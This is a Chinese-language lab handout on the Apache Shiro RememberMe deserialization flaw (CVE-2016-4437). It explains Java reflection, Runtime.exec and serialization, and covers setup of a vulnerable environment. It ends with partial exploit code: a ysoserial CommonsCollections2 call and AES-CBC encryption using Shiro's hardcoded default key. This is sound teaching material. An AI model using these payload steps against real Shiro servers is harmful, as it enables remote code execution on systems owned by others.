实验七 CVE-2016-4437漏洞(Shiro RCE 550)

# 7.1 实验目的

（1）独立搭建环境能力；

（2）初步了解java安全问题；

（3）学习shiro远程代码执行漏洞利用原理。

# 7.2 实验要求

（1）掌握java反序列化原理；;

（2）独立搭建漏洞环境；

（3）实践分析并调试反序列化利用链；

（4）注意截图关键分析步骤；

（5）回答思考题。

# 7.3 实验原理

### 7.3.1 漏洞介绍

CVE-2016-4437，又称Shiro RCE 550，早在2016年被安全人员指出，至今为止该漏洞依然广泛存在，并且在实战攻防演练中被广为利用。因其使用的广泛性，也成就了其的严重危害。

### 7.3.2 漏洞原理

Apache Shiro是一个Java安全框架，执行身份验证、授权、密码和会话管理。Apache Shiro框架提供了记住我（RememberMe）的功能，关闭浏览器再次访问时无需再登录即可访问。shiro默认使用CookieRememberMeManager，对rememberMe的cookie做了加密处理，在CookieRememberMeManaer类中将cookie中rememberMe字段内容先后进行序列化、AES加密、Base64编码操作。服务器端识别身份解密处理cookie的流程则是：

1. 获取rememberMe cookie

2. base64 解码

3. AES解密（加密密钥硬编码）

4. 反序列化（未作过滤处理）

简单来说，AES加密的密钥Key被硬编码(密钥初始就被定义好不能动态改变的)在代码里，这就意味着每个人通过源代码都能拿到AES加密的密钥。因此，攻击者可以构造一个恶意的对象，并且对其序列化、AES加密、base64编码后，作为cookie的rememberMe字段发送。Shiro将rememberMe进行解密并且反序列化，最终就造成了反序列化的RCE漏洞。只要rememberMe的AES加密密钥泄露，无论shiro是什么版本都可能会导致该漏洞的产生。

### 7.3.3 java反射特性

要说java中的反序利化漏洞，首先就要提到java的反射特性。反射是一种间接操作目标对象的机制，核心是指JVM在运行时才动态加载类，并且对于任意一个类，都能够知道这个类的所有属性和方法，调用方法/访问属性，不需要提前在编译期间知道运行的对象是谁，它允许运行中的java程序获取类的信息，并且可以操作类或对象的内部属性。程序中对象的类型一般是在编译期就确定下来的，但是程序运行时可能会需要动态加载一些类，这些类之前用不到，所以没有加载到JVM，而是在运行时依靠反射机制动态创建对象并调用其属性。Java反射机制是Java语言的动态性的重要体现，也是Java的各种框架底层实现的灵魂。

### 7.3.4 反射的作用

* 在运行时**判断**任意一个对象所属的类；
* 在运行时**构造**任意一个类的对象；
* 在运行时**判断**任意一个类所具有的成员变量和方法；
* 在运行时**调用**任意一个对象的方法；

可以看出，“任意”字眼突出了其可用性很大，诸如php反序列化，也是类似原理，通过反序列化操作对象执行恶意命令，因此这也是反序列化漏洞产生的一个前提条件。

### 7.3.5 实现反射方法

**反射API**


**反射 API 用来生成 JVM 中的类、接口或则对象的信息。**

* Class 类：反射的核心类，可以获取类的属性，方法等信息。
* Field 类：Java.lang.reflec 包中的类，表示类的成员变量，可以用来获取和设置类之中的属性值。
* Method 类： Java.lang.reflec 包中的类，表示类的方法，它可以用来获取类中的方法信息或者执行方法。
* Constructor 类： Java.lang.reflec 包中的类，表示类的构造方法。

上面提供的四个类都有提供对应的方法去操作对象，篇幅太长，不便于理解，不如直接来看看如何实际利用这些API实现操作任意对象。


**以下内容请自行尝试加深印象并截图记录至实验报告：**

① 获取class对象



**图7-1 获取class对象**

②获取类的属性和方法




**图7-2 获取类属性和方法**

需要提出的一点是，getFilelds(),getMethods()方法只能获取到类的公共部分的属性或者方法，而getDeclaredFields()等方法可以获得所有的信息，包括私有部分和保护部分的，但从父类里继承来的就不包含了。

③通过class对象创建对象

通过上面提到的方法，我们可以获取到Person类的对象，也能够获取到其成员属性及方法，接下来继续实践Constructor类



**图7-3 通过class对象创建对象**

两种方法，区别其实很明显，第一种方法调用类的无参构造方法去创建对象，而第二种方法则可以自己选择需要的构造函数进行创建对象。在使用第一种方法时，往往还容易出错，这时候我们也容易猜出来原因可能是：

1. 你使用的类没有无参构造函数

2. 你使用的类构造函数是私有的

④通过class对象调用对象

要调用对象的方法，首先得获得一个Method对象，再通过Method对象的invoke方法去执行。invoke 的作用是执行方法，它的第一个参数是：

1. 如果这个方法是一个普通方法，那么第一个参数是类对象

2. 如果这个方法是一个静态方法，那么第一个参数是类

其实也不难理解，假设我们正常执行方法是 [1].method([2], [3], [4]...) ，那么到反射里就是method.invoke([1], [2], [3], [4]...) ，下面举例：



**图7-4 通过class对象调用对象**

setAccessible()可以取消Java的权限控制检查，使私有方法可以访问，注意此时并没有更改其访问权限，可以理解为无视了作用域。当然，这不是Method对象专用的，Field对象也同样拥有，可以通过其去访问私有属性。


### 7.3.6 java.lang.Runtime

java.lang.Runtime类下面有一个exec方法可以执行本地命令，所以在很多的payload中我们都能看到反射调用Runtime类来执行本地系统命令




**图7-5 Runtime类方法**

不使用反射执行本地命令代码：




**图7-6 直接调用执行命令**

需要注意的是，此处引用的包为org.apache.commons.io.IOUtils，如果没有通过pom导入commons-io，则依靠IDEA的自动补全会引入sun.misc.IOUtils，此时会报错。




**图7-7 导入了错误包**

我们可以使用一行代码完成本地命令执行操作，但是如果使用反射就会比较麻烦了，我们不得不需要间接性的调用Runtime的exec方法。



**图7-8 间接调用Runtime的exec方法**

解析一下为什么要通过反射调用Runtime，首先可以看一下Runtime的构造方法：



**图7-9 Runtime构造方法**

从上面的Runtime类代码注释我们看到它本身是不希望除了其自身的任何人去创建该类实例的，因为这是一个私有的类构造方法，所以我们没办法new一个Runtime类实例即不能使用Runtime rt = new Runtime();的方式创建Runtime对象，但我们可以借助反射机制，修改方法访问权限从而间接的创建出了Runtime对象。这也是在反序列化中要用到的一个构造利用方法。

### 7.3.7 java反序列化

在Java中实现对象反序列化非常简单，实现java.io.Serializable(内部序列化)或java.io.Externalizable(外部序列化)接口即可被序列化(Externalizable接口只是实现了java.io.Serializable接口)。反序列化类对象时有如下限制：

1. 被反序列化的类必须存在。


2. serialVersionUID值必须一致。

除此之外，反序列化类对象是不会调用该类构造方法的，因为在反序列化创建类实例时使用了sun.reflect.ReflectionFactory.newConstructorForSerialization创建了一个反序列化专用的Constructor(反射构造方法对象)，使用这个特殊的Constructor可以绕过构造方法创建类实例。

**来看一个实现实例：**

要序列化一个对象，首先要创建OutputStream对象，再将其封装在一个ObjectOutputStream对象内，接着只需调用writeObject()即可将对象序列化，并将其发送给OutputStream（对象是基于字节的，因此要使用InputStream和OutputStream来继承层次结构）。

类似，要反序列化出一个对象，需要将一个InputStream封装在ObjectInputStream内，然后调用readObject()即可。下面看代码：



**图7-10 java序列化实例**

**分析：**


1. User类实现了Serializable接口（可序列化/反序列化）

2.创建User类实例，欲将User对象序列化存储至文件中，首先创建FileOutputStream对象，将其封装在ObjectOutputStream对象内，接着调用writeObject()即可将对象序列化。

3.反序利化对象，欲将文件中存放的字节码反序列化成对象，首先创建FileInputStream对象，将其封装在ObjectInputStream对象内，接着调用readObject即可（由于得到的是Object类型，需要强制转化成User）

**运行程序**

1. 运行结果：




**图7-11 运行结果**

可以看出除了我们显示写入的执行的info函数外，**readObject也自动执行了。**

2. 项目目录下：

生成了user.ser文件，用winhex打开



**图7-12 user.ser文件**

可以看到序列化后生成的字节码。

前32位特征值含义：

AC ED：STREAM\_MAGIC，声明使用了序列化协议，**从这里可以判断保存的内容是否为序列化数据**。 （这是在黑盒挖掘反序列化漏洞很重要的一个点）

00 05：STREAM\_VERSION，序列化协议版本。

看到这里你可能发现了，有一点安全基础的同学会知道这与php中反序利化时会自动执行\_\_weakup函数类似，在java中自动执行的是readObject函数。如果这些函数当中有一些危险的操作，那么就可能导致漏洞的发生。这里你可能又要问了，上面出现了两处readObject怎么理解呢？：

|  |
| --- |
| ① User user1 = (User)oi.readObject();  ② private void readObject(ObjectInputStream input) throws IOException, ClassNotFoundException{  System.out.println("[\*]执行了自定义的readObject函数");  } |

这里也是为了说明一个点：第一个readObject()函数是ObjectInputStream的方法吗，开发者又不可以控制，怎么会导致漏洞呢？答案显然是不会导致漏洞的。

第二个readObject函数是开发者自定义的readObject()为了满足个性化需求，这里就可能会由于开发者的不注意导致可控触发命令执行函数。

# 7.4 实验环境问题相关

1. Maven依赖成功导入（ctrl+左键可以跟入代码），但是编译提示找不到程序包

https://blog.csdn.net/weixin\_42058472/article/details/106638027

2. Maven could not transfer artifact xxxx（多半由于证书问题）

https://blog.csdn.net/xxaann/article/details/104794669

3. 另外注意检查IDEA-Maven配置选项和Maven路径下Setting.xml中相应的配置是否相同

4. 注意网络环境

# 7.5 实验步骤

**环境准备**

* IDEA 2020.1
* Tomcat 7.0+
* Shiro-1.2.4
* Ysoserial.jar
* python3

这里提供三种环境搭建方式：（自主选择）

1. vulhub上直接拉取docker搭建

2. 下载Tomcat导入war包本地启动

3. IDEA自行编译war包并以tomcat本地启动

推荐第三种方式，熟悉环境搭建，并且可以IDEA联动Tomcat进行调试分析shiro执行流程，有一定难度。

**资源链接：**

1. docker漏洞环境镜像url如下：<https://registry.hub.docker.com/layers/medicean/vulapps/s_shiro_1/images/sha256-03de8bd452d9ee35c516fe4852d8d585990193eea5c61e71c8ed8d9bbb56acf4?context=explore>

(执行命令：docker pull medicean/vulapps:s\_shiro\_1)

2. 已经编译好的war包

<https://github.com/damit5/damit5.github.io/raw/master/2019/09/26/Apache-Shiro-RememberMe-1-2-4-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96RCE%E5%A4%8D%E7%8E%B0/samples-web-1.2.4.war>


3. 参考<https://paper.seebug.org/shiro-rememberme-1-2-4/>和<https://www.cnblogs.com/loong-hon/p/10619616.html>

以第二种方式为例


### 7.5.1 docker启动环境

先在github上克隆vulhub 项目<https://github.com/vulhub/vulhub>


git clone <https://github.com/vulhub/vulhub.git>



改写一下docker-compose.yml，开启远程调试



docker-compose up -d 启动docker



### 7.5.2 编写POC

理解并实现7.3.5 实现反射方法。

根据shiro处理rememberMe流程（参考7.3.2漏洞原理）反向写出EXP：

（要求大概理解exp执行流程）

1. 首先利用ysoserial，ysoserial集合了各种java反序列化利用链payload，相当于是一个利用工具合集。<https://github.com/frohoff/ysoserial>

这里我们利用的是CC2这个利用链。可以参考：

<https://www.cnblogs.com/depycode/p/13583102.html>

导入subprocess库，利用Popen函数开一个进程执行命令，生成利用链的字节码。

|  |
| --- |
| import subprocess  subprocess.Popen(['java', '-jar', 'shiroPoc-1.0-SNAPSHOT-jar-with-dependencies.jar', 'CommonsCollections2', command], stdout=subprocess.PIPE) |

2. 进行AES加密（CBC），在实验原理中可知加密的密钥是默认的key="kPH+bIxk5D2deZiIxcaaaA=="。iv是初始向量随机的16字节。这里给出python下AES加密代码：

|  |
| --- |
| # pip install pycrypto  from Crypto.Cipher import AES  import base64  import uuid  key="kPH+bIxk5D2deZiIxcaaaA=="  BS = AES.block\_size  pad = lambda s: s + ((BS - len(s) % BS) \* chr(BS - len(s) % BS)).encode()  mode = AES.MODE\_CBC  iv = uuid.uuid4().bytes  encryptor = AES.new(base64.b64decode(key), mode, iv)  file\_body = pad(popen.stdout.read()) |

其中AES使用CBC加密模式是根据动态调试，动态跟踪到AbstractRememberMeManager类的encrypt方法中可以看到AES的模式为AES/CBC/PKCS5Padding。

